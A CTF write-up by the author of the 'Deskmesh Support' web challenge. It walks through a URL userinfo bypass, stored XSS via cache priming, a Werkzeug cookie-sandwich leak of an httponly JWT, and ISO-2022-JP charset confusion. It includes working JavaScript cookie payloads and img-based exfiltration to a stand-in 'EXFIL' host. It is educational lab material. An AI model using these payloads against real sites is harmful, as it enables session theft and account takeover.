HACKNYX CTF 2026 - Deskmesh Support (Web)
This challenge was created by me for HACKNYX CTF 2026 under the Web category. It was inspired from the “Unrealistic Client-Side” challenge by SteakEnthusiast (UofTCTF 2026) — it shares the same class of vulnerabilities and exploit chain, wrapped in a new theme (a support-ticket desk called Deskmesh) with its own routes/cookies. Full credit for the original idea goes to him.
Hello again! This time I want to walk through a two-flag web challenge I made for HACKNYX CTF 2026. It is a chunky one — there is a single application but two flags, and both flags ride on the same stored-XSS bootstrap before splitting off into two very different client-side tricks: a cookie sandwich and an ISO-2022-JP charset confusion. If any of those words sound scary, don’t worry — that’s the whole point of this writeup. We’ll build it up slowly.
Because both flags share a long setup, I’ll do the recon and the shared XSS primitive ONCE, then branch into Flag 1 and Flag 2 separately.
Challenge Description
Two flags, one application — here are both entries as they were presented.
Name: Deskmesh Support — Flag 1
Category: Web
Difficulty: Hard
Welcome to Deskmesh, the support team’s “totally hardened” internal ticketing desk. Tickets are scrubbed before anyone sees them, staff sessions are locked down tight, and the whole operation is overseen by an admin who diligently reads every single ticket filed to them. The team is certain their setup is airtight. You’re just an outside user with a ticket to file.
Name: Deskmesh Support — Flag 2
Category: Web
Difficulty: Hard
Deskmesh, the support team’s internal ticketing desk, also runs a private service-status banner that only the team’s own machines are meant to see — and the admin keeps a constant eye on it. Tucked away on that status page is something meant strictly for the admin. You’re an outside user, and that page is supposed to be well out of your reach.
1. Recon — two origins, one cookie jar
The first thing to notice is that the app actually boots two Flask servers in one process (src/app.py → create_main_app() and create_status_app()):
| Server | Port | Notes |
|---|---|---|
| main desk | 7000 | auth, ticket queue, ticket API, /escalate, agent bot |
| status banner | 7001 | “Service Status” page; not published on remote |
Both servers answer on 127.0.0.1. Here is the crux of the whole challenge: cookies are scoped by host, not by port, so any cookie set for 127.0.0.1 is sent to both ports — yet http://127.0.0.1:7000 and http://127.0.0.1:7001 are different web origins under the Same-Origin Policy. So the browser treats them as two separate sites for scripting, but they share one cookie jar. That split (shared jar, separate origins) is the spine of the exploit, so keep it in your head.
If two pages are different origins, JavaScript on one cannot read the other. But a cookie set for the bare host
127.0.0.1doesn’t care about ports — it tags along to both. That mismatch is what we abuse to move data from a page we control to a page we don’t.
Auth. Sessions are an HS256 JWT in an httponly cookie named auth (security.py, issue_auth_cookie). The username admin is reserved for the support agent — i.e. the bot.
The bot (/bot → bot_runner.run_agent_bot) drives a headless Chromium and does the following, in order:
GET /status(so a defaulthttponlybannercookie gets seeded,path=/status),- logs in as admin,
GET /escalate,GET <your URL>, then idles ~10 s.

The only URL validation on the URL you submit is this:
1
2
if not url.startswith("http://127.0.0.1:7000"):
    raise ValueError(...)
So http://127.0.0.1:7000@attacker.example/s1 passes the check — but the browser treats everything before the @ as userinfo and actually navigates to attacker.example. That is the classic URL userinfo trick, and it is how we drive the admin bot onto an attacker-controlled page after it has already visited /escalate.
2. The shared primitive — stored XSS via a mis-typed API response
Tickets are created via POST /new (assignee + body) and read back through the API. Look closely at blueprints/main.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
@main_bp.route("/api/tickets/<ticket_id>", methods=["GET"])
@require_api_auth
def api_ticket(ticket_id):
    action = request.headers.get("X-Desk-Action")
    if action == "view":
        row = get_ticket_for_agent(g.agent_id, ticket_id)
        if not row:
            abort(404)
        resp = make_response(json.dumps({"id": ..., "body": row["body"], ...}))  # <-- raw string!
    elif action == "archive":
        ...
    else:
        abort(400)
    return resp
Two mistakes combine here, and you really want both:
- The body is built from a raw string via
json.dumps(...), so Flask defaults the mimetype totext/html— NOTapplication/json. This is the kind of bug that looks harmless because the bytes “look like JSON”, but the browser is told it’s HTML. The global fallback CSP (
__init__.py,_set_security_headers) is applied whenever a handler forgot to set its own:1
default-src 'none'; base-uri 'none'; script-src 'unsafe-inline'; style-src 'self';
So a ticket body of <script>…</script>, when this API response is rendered as a document, will execute inline JS on origin :7000. That is our stored XSS.
The decoy and the cache trick
Now, the obvious place a ticket body shows up is /queue (templates/queue.html). But that path runs the body through DOMPurify under a strict script-src 'nonce-…' CSP. Scripts get stripped and inline execution is blocked. That view is a decoy — a lot of players will burn time trying to pop XSS there.
The real sink needs the text/html API response to become a top-level document. But there are two annoying obstacles:
- a direct navigation to
/api/tickets/<id>carries noX-Desk-Actionheader →abort(400); - the queue’s
fetch('/api/tickets/<id>', {headers:{'X-Desk-Action':'view'}})does get the 200text/htmlbody — butfetchdoesn’t render it, it just hands you a string.
The bridge between these two is HTTP caching. The API response sets no Cache-Control, so the browser is free to cache it. So the trick becomes:
window.open('/queue')→ the queue’s own JSfetches/api/tickets/<id>with the header → the 200text/htmlbody (containing our<script>) lands in the browser cache;- now navigate the top-level window to that same URL → the browser serves it from cache, renders it as a document under
script-src 'unsafe-inline', and the<script>finally runs as admin.
Because the ticket was filed to admin (get_ticket_for_agent enforces assignee ownership), the script runs in the admin’s :7000 context. That’s our foothold for both flags.
The cache hit is the entire trick. A headerless direct navigation 400s; the fetch primes the cache with the right header; the second navigation reuses it. No
Cache-Control: no-storemeans the browser happily replays the dangeroustext/htmlbody.
Driving the trigger — the /s1 toggle
To make the bot walk that two-step sequence in a single visit, the attacker page /s1 (see solve/server.py) is a little state machine toggled per request:
- first hit returns HTML that does
window.open('/queue'), then navigates itself to ablob:document whose only job issetTimeout(() => history.back(), 1000); history.back()re-requests/s1;- second hit issues a
302redirect tohttp://127.0.0.1:7000/api/tickets/<XSS_ID>— the cached top-level navigation that detonates the payload.
The bot visits /s1 once per run; the blob’s history.back() supplies the second hit, so a single bot visit walks the whole sequence: prime cache → cached navigation → XSS executes as admin. Now we can branch into the two flags.
Here is the whole shared bootstrap in one picture:
flowchart TD
    A["Bot: log in as admin, then GET /escalate"] --> B["Bot visits attacker /s1 via userinfo trick (passes startswith check)"]
    B --> C["/s1 first hit: window.open('/queue')"]
    C --> D["queue JS fetches /api/tickets/ID with header X-Desk-Action: view"]
    D --> E["text/html XSS body cached — no Cache-Control"]
    E --> F["blob page calls history.back(), re-hitting /s1"]
    F --> G["/s1 second hit: 302 to /api/tickets/ID"]
    G --> H["cached text/html served as a document — script runs as admin on :7000"]
3. Flag 1 — the cookie sandwich
Goal: read a value the attacker’s JS is NOT allowed to read — the flag baked into the admin’s httponly auth JWT.
Remember the bot visits /escalate. That route (loopback + authenticated only) re-issues the session JWT with the flag as a claim:
1
issue_auth_cookie(resp, int(session["sub"]), extra_claims={"clearance": read_flag("flag1.txt")})
So after /escalate, the bot carries an auth cookie whose payload contains Flag 1 — but httponly means document.cookie can’t read it. Our XSS runs as admin, but it still can’t just grab the cookie. We need a leak channel.
The leak channel is the status page on :7001 — a plain “Service Status” banner most players glance at and move on from:

It reflects the banner cookie unescaped (templates/status.html):
1
<p>{{ banner | safe }}</p>
The sandwich abuses Werkzeug’s quoted-string cookie parsing. A cookie value that begins with a double quote " is parsed as a quoted string, and parsing continues — swallowing ; separators and any cookies in between — until the closing ". So if we can place our banner cookie before the httponly auth cookie and leave the quote open, then place a closing quote after it, the auth cookie’s bytes get absorbed into our reflected banner value. That’s the “sandwich”: our bread on both sides, the secret cookie in the middle.
Our admin-context XSS (solve/server.py, send_xss_ticket()) does:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// evict stray cookies so ordering is deterministic
for (let i = 999; i--;) document.cookie = `c${i}=${i};`;
for (let i = 999; i--;) document.cookie = `c${i}=;expires=Thu, 01 Jan 1970 00:00:01 GMT;`;

// 1) OPEN the quote + an unterminated <img> tag
document.cookie = `banner="<img src='https://EXFIL/exfil?data=; domain=127.0.0.1; path=/`;
// keep the attacker's own auth cookie positioned via path scoping
document.cookie = `auth=<ATTACKER_JWT>; domain=127.0.0.1; path=/escalate;`;
await sleep(1000);
let w = window.open('/escalate');           // bot is admin+loopback -> reissues auth WITH flag
await sleep(500);
// 2) CLOSE the quote
document.cookie = `dummy='/>"; domain=127.0.0.1; path=/;`;
await sleep(500);
w.location = '/status';                      // :7001 reflects the smuggled cookie
Cookie path scoping is what forces the send order banner … auth … dummy. When the bot loads /status, Werkzeug parses banner as one quoted value that absorbs the httponly auth cookie’s bytes, and the whole thing is reflected as:
1
<p><img src='https://EXFIL/exfil?data=; auth=<flag-bearing JWT>; dummy='/></p>
Visually, the sandwich looks like this:
flowchart TD
    A["XSS runs as admin on :7000"] --> B["Set banner cookie: opens a quote + unterminated img tag (path=/)"]
    B --> C["window.open('/escalate') → auth cookie reissued WITH flag claim"]
    C --> D["Set dummy cookie: closes the quote (path=/)"]
    D --> E["Navigate bot to /status on :7001"]
    E --> F["Werkzeug quoted-string parse: banner value swallows the httponly auth cookie sitting in between"]
    F --> G["Reflected as a single img src → browser exfils the flag-bearing JWT to attacker"]
The browser tries to fetch that image → the JWT rides along in the query string → exfiltrated. Now base64-decode the JWT payload (no secret needed, we only want to read it):
1
{"sub":"...","iat":...,"exp":...,"clearance":"HYNX{qu0t3d_c00k13_s4ndw1ch_0n_rye}"}
And there’s Flag 1 → HYNX{qu0t3d_c00k13_s4ndw1ch_0n_rye}. The 999-cookie loop, by the way, is just housekeeping to evict stray cookies so our ordering is deterministic.
4. Flag 2 — ISO-2022-JP charset confusion
Goal: read content that is on the page but cannot be exfiltrated with JavaScript at all.
When /status is requested from loopback, the template renders Flag 2 directly into the page (blueprints/status.py). The bot meets that condition, so Flag 2 is sitting right there in the bot’s DOM — but here’s the catch, the status response ships a CSP with no script-src:
1
default-src 'none'; img-src http: https:; style-src 'self';
No JavaScript can run on this page. So the cookie-sandwich approach (which relied on our XSS scripting) is out. We need to leak the flag without running any script. What we DO have:
- the
bannercookie is still reflected unescaped, - the handler
unquote_plus()s it (so%XXbecomes raw bytes), and img-src http: https:allows outbound image requests.
So we can inject markup, just not script. The idea: inject an <img> whose src somehow swallows the flag into its query string. The problem is the flag is printed after our injection point and there’s markup in between — normally the browser would close the img tag long before it reaches the flag.
This is where the charset confusion comes in. The admin-context XSS (solve/server.py, send_xss_ticket()) sets:
1
2
3
document.cookie = `auth=<ATTACKER_JWT>; domain=127.0.0.1; path=/status;`;
document.cookie = `banner=<meta charset='ISO-2022-JP'><img src=%22https://EXFIL/exfil?data=%1B%24%40; domain=127.0.0.1; path=/status`;
location = '/status';
%1B%24%40 decodes to ESC $ @ — the ISO-2022-JP escape sequence for “switch to JIS X 0208 double-byte mode”. Once we force the page charset to ISO-2022-JP with the <meta> tag, those bytes tell the parser: everything that follows is double-byte text, not markup. So the ASCII bytes after it — including the flag the server printed after our injection point — stop being treated as HTML and get consumed as multibyte text inside the img src, all the way until an ESC ( B (“back to ASCII”) sequence shows up.
Charset confusion is about disagreement: we tell the browser the page is ISO-2022-JP, and under that encoding
ESC $ @flips a switch so that bytes which look like">or<to you are no longer markup at all — they’re just text gobbled up into the attribute. The flag stops being “on the page next to an<img>” and becomes “part of the<img src>”.
Here’s the flow of how the flag gets pulled into the image URL:
flowchart TD
    A["banner cookie injects: meta charset=ISO-2022-JP + img src=...data= + ESC dollar at"] --> B["browser parses the page as ISO-2022-JP"]
    B --> C["ESC dollar at switches the parser into double-byte mode"]
    C --> D["flag bytes printed after the injection point are consumed as text INSIDE the img src"]
    D --> E["attacker username in footer emits ESC open B → back to ASCII, ending the run"]
    E --> F["img src now carries the flag → browser requests it → flag exfiltrated"]
So where does the closing ESC ( B come from? We seed it ourselves through the attacker’s own username in the page footer. templates/base.html renders current_username inside <code>…</code>, and Jinja’s autoescape leaves the raw ESC ( B control bytes untouched. So the solver simply registers with a username that ends in that escape:
1
USERNAME = "<5 random letters>" + "\x1B(B"
Now the flag bytes fold neatly into the image URL’s query string, the browser fires the request, and Flag 2 is exfiltrated despite the script-blocking CSP. Reassemble the multibyte stream on the exfil server and you get:
1
HYNX{1so2022jp_charset_c0nfus10n_w1ns}
→ Flag 2 → HYNX{1so2022jp_charset_c0nfus10n_w1ns}.
Conclusion
And that’s both flags! The lesson I love about this challenge is how many small “looks fine” mistakes have to line up — a missing mimetype, a missing Cache-Control, a | safe, a startswith, a forgotten charset — before the whole thing collapses into full account takeover. None of them is dramatic on its own. Big credit again to SteakEnthusiast for the original “Unrealistic Client-Side” challenge that inspired this one; building Deskmesh around the same ideas was a really fun way to study the chain.
Hope you learned something about cookie parsing quirks and charset confusion today. Till the next one, ciao!